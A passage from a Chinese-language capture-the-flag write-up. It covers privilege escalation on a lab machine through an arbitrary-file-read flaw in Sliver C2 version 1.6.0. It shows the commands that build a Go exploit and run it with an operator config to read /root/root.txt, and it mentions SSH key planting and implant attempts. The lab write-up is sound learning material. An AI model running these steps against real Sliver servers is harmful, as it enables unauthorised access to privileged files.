
果然，这里对应的应该是 `/home/sublarge`

```
flag{user-1026880a-ac96-42b8-83f7-49bd429b43fb}
```



很诡异，没有用户目录下的那些文件，创建 `.ssh` 文件夹也没反应，我再换回 `qiaojojo` 用户呢

果然，写公钥ssh登录



`sliver`还没用过，传一个`client`上去

```
./sliver-client import /home/sublarge/files/operators/qiaojojo/qiaojojo_localhost.cfg
./sliver-client
```


这里真的做了特别久，一直想的都是做一个马然后上线自己，看有没有权限进`root`

但是一直编译不成功，又想着在本地构建一个回连`localhost`的马，然后传上去执行，但是由于证书的问题，靶机没法用本地构建的马

最后实在实在是没办法了，结果grok提示有sliver任意文件读取的漏洞，刚好发现靶机的版本是1.6.0，存在这个漏洞

但是靶机缺乏依赖，那就在本地编译并上传，最后成功读到了 root.txt

```
mkdir sliver_poc && cd sliver_poc
# 把你的代码保存为 main.go
go mod init sliver_poc
#获取依赖（这一步需要联网）
go get github.com/bishopfox/sliver@master
go mod tidy
#静态编译
CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build -ldflags="-s -w" -o exploit main.go
#上传执行
./exploit -config /home/sublarge/files/operators/qiaojojo/qiaojojo_localhost.cfg -website test-site -target /root/root.txt
```



这个cfg让我觉得肯定是要连到server然后自己上线，没想到是直接的漏洞